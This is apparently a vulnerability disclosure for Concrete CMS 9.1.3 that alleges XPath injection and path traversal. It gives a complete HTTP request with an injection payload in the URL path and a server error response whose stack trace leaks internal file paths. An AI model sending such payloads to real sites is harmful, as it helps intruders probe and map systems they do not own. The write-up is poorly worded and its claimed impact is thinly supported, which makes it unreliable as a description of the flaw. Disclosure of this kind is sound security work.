
concretecms-9.1.3 - XPath injection - File Path traversal

Vendor


Not secure
pwnedhost.com/concrete-cms-9.1.3/index.php
CONCRETE SITE
About
Resources
Documents
Search
ATOMIK AGENCY
A Robust New Theme Built for Your Growing Agency.
Learn More
LEVERAGE AGILE

Description:

The URL path folder 3 appears to be vulnerable to XPath injection attacks. The test payload 50539478' or 4591=4591-- was submitted in the URL path folder 3 , and an XPath error message was returned. The attacker can flood with requests the system by using this vulnerability to untilted he receives the actual paths of the all content of this system which content is stored on some internal or external server.

STATUS: HIGH Vulnerability

[+] Exploit:

```
GET /concrete-cms-9.1.3/index.php/ccm50539478'%20or%204591%3d4591--%20/assets/localization/moment/js HTTP/1.1
Host: pwnedhost.com
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="107", "Chromium";v="107"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

[+] Response:

```
HTTP/1.1 500 Internal Server Error
Date: Mon, 28 Nov 2022 15:32:22 GMT
Server: Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/7.4.30
X-Powered-By: PHP/7.4.30
Connection: close
Content-Type: text/html;charset=UTF-8
Content-Length: 592153

<!DOCTYPE html><!--
```

```
Whoops\Exception\ErrorException: include(): Failed opening &#039;C:/xampp/htdocs/pwnedhost/concrete-cms-9.1.3/application/files/cache
Stack trace:
  1. Whoops\Exception\ErrorException-&gt;() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\vendor\tedivm\stash\src\Stash\Drive
  2. include() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\vendor\tedivm\stash\src\Stash\Driver\FileSystem\NativeEncoder.ph
  3. Stash\Driver\FileSystem\NativeEncoder-&gt;deserialize() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\vendor\tedivm\stas
  4. Stash\Driver\FileSystem-&gt;getData() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\vendor\tedivm\stash\src\Stash\Item.p
  5. Stash\Item-&gt;getRecord() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\vendor\tedivm\stash\src\Stash\Item.php:321
  6. Stash\Item-&gt;executeGet() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\vendor\tedivm\stash\src\Stash\Item.php:252
  7. Stash\Item-&gt;get() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\vendor\tedivm\stash\src\Stash\Item.php:346
  8. Stash\Item-&gt;isMiss() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\Cache\Adapter\LaminasCacheDriver.php:67
  9. Concrete\Core\Cache\Adapter\LaminasCacheDriver-&gt;internalGetItem() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\vendo
 10. Laminas\Cache\Storage\Adapter\AbstractAdapter-&gt;getItem() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\vendor\laminas
 11. Laminas\I18n\Translator\Translator-&gt;loadMessages() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\vendor\laminas\lamin
 12. Laminas\I18n\Translator\Translator-&gt;getTranslatedMessage() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\vendor\lamin
 13. Laminas\I18n\Translator\Translator-&gt;translate() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\Localization\Transl
 14. Concrete\Core\Localization\Translator\Adapter\Laminas\TranslatorAdapter-&gt;translate() C:\xampp\htdocs\pwnedhost\concrete-cms-9
 15. t() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\blocks\top_navigation_bar\view.php:47
 16. include() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\Block\View\BlockView.php:267
 17. Concrete\Core\Block\View\BlockView-&gt;renderViewContents() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\View\Abstr
 18. Concrete\Core\View\AbstractView-&gt;render() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\Area\Area.php:853
 19. Concrete\Core\Area\Area-&gt;display() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\Area\GlobalArea.php:128
 20. Concrete\Core\Area\GlobalArea-&gt;display() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\themes\atomik\elements\header.
 21. include() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\View\View.php:125
 22. Concrete\Core\View\View-&gt;inc() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\themes\atomik\view.php:4
 23. include() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\View\View.php:329
 24. Concrete\Core\View\View-&gt;renderTemplate() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\View\View.php:291
 25. Concrete\Core\View\View-&gt;renderViewContents() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\View\AbstractView.php
 26. Concrete\Core\View\AbstractView-&gt;render() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\controllers\single_page\page_
 27. Concrete\Controller\SinglePage\PageNotFound-&gt;view() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\Controller\Abst
 28. call_user_func_array() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\Controller\AbstractController.php:318
 29. Concrete\Core\Controller\AbstractController-&gt;runAction() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\Http\Respo
 30. Concrete\Core\Http\ResponseFactory-&gt;controller() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\Http\ResponseFacto
 31. Concrete\Core\Http\ResponseFactory-&gt;notFound() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\Http\ResponseFactory
 32. Concrete\Core\Http\ResponseFactory-&gt;collectionNotFound() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\Http\Respo
 33. Concrete\Core\Http\ResponseFactory-&gt;collection() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\Http\DefaultDispat
 34. Concrete\Core\Http\DefaultDispatcher-&gt;handleDispatch() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\Http\Default
 35. Concrete\Core\Http\DefaultDispatcher-&gt;dispatch() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\Http\Middleware\Di
 36. Concrete\Core\Http\Middleware\DispatcherDelegate-&gt;next() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\Http\Middl
 37. Concrete\Core\Http\Middleware\FrameOptionsMiddleware-&gt;process() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\Htt
 38. Concrete\Core\Http\Middleware\MiddlewareDelegate-&gt;next() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\Http\Middl
 39. Concrete\Core\Http\Middleware\StrictTransportSecurityMiddleware-&gt;process() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concr
 40. Concrete\Core\Http\Middleware\MiddlewareDelegate-&gt;next() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\Http\Middl
 41. Concrete\Core\Http\Middleware\ContentSecurityPolicyMiddleware-&gt;process() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concret
 42. Concrete\Core\Http\Middleware\MiddlewareDelegate-&gt;next() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\Http\Middl
 43. Concrete\Core\Http\Middleware\CookieMiddleware-&gt;process() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\Http\Midd
 44. Concrete\Core\Http\Middleware\MiddlewareDelegate-&gt;next() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\Http\Middl
 45. Concrete\Core\Http\Middleware\ApplicationMiddleware-&gt;process() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\Http
 46. Concrete\Core\Http\Middleware\MiddlewareDelegate-&gt;next() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\Http\Middl
 47. Concrete\Core\Http\Middleware\MiddlewareStack-&gt;process() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\Http\Defau
 48. Concrete\Core\Http\DefaultServer-&gt;handleRequest() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\Foundation\Runtim
 49. Concrete\Core\Foundation\Runtime\Run\DefaultRunner-&gt;run() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\src\Foundatio
 50. Concrete\Core\Foundation\Runtime\DefaultRuntime-&gt;run() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\concrete\dispatcher.php:4
 51. require() C:\xampp\htdocs\pwnedhost\concrete-cms-9.1.3\index.php:2


--><html>
  <head>
    <meta charset="utf-8">
    <meta name="robots" content="noindex,nofollow"/>
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"/>
    <title>Concrete CMS has encountered an issue.</title>

    <style>body {
  font: 12px "Helvetica Neue", helvetica, arial, sans-serif;
  color: #131313;
  background: #eeeeee;
  padding:0;
  margin: 0;
  max-height: 100%;

  text-rendering: optimizeLegibility;
}
  a {
    text-decoration: none;
  }

.Whoops.container {
    position: relative;
    z-index: 9999999999;
}

.panel {
    overflow-y: scroll;
    height: 100%;
    position: fixed;
    margin: 0;
    left: 0;
    top: 0;
}

.branding {
  position: absolute;
  top: 10px;
  right: 20px;
  color: #777777;
  font-size: 10px;
    z-index: 100;
}
  .branding a {
    color: #e95353;
  }

header {
  color: white;
  box-sizing: border-box;
  background-color: #2a2a2a;
  padding: 35px 40px;
  max-height: 180px;
  overflow: hidden;
  transition: 0.5s;
}

  header.header-expand {
    max-height: 1000px;
  }

  .exc-title {
    margin: 0;
    color: #bebebe;
    font-size: 14px;
  }
    .exc-title-primary, .exc-title-secondary {
      color: #e95353;
    }

    .exc-message {
      font-size: 20px;
      word-wrap: break-word;
      margin: 4px 0 0 0;
      color: white;
    }
      .exc-message span {
        display: block;
      }
      .exc-message-empty-notice {
        color: #a29d9d;
        font-weight: 300;
      }

.......
```

Proof and Exploit:

href

Time spent

03:00:00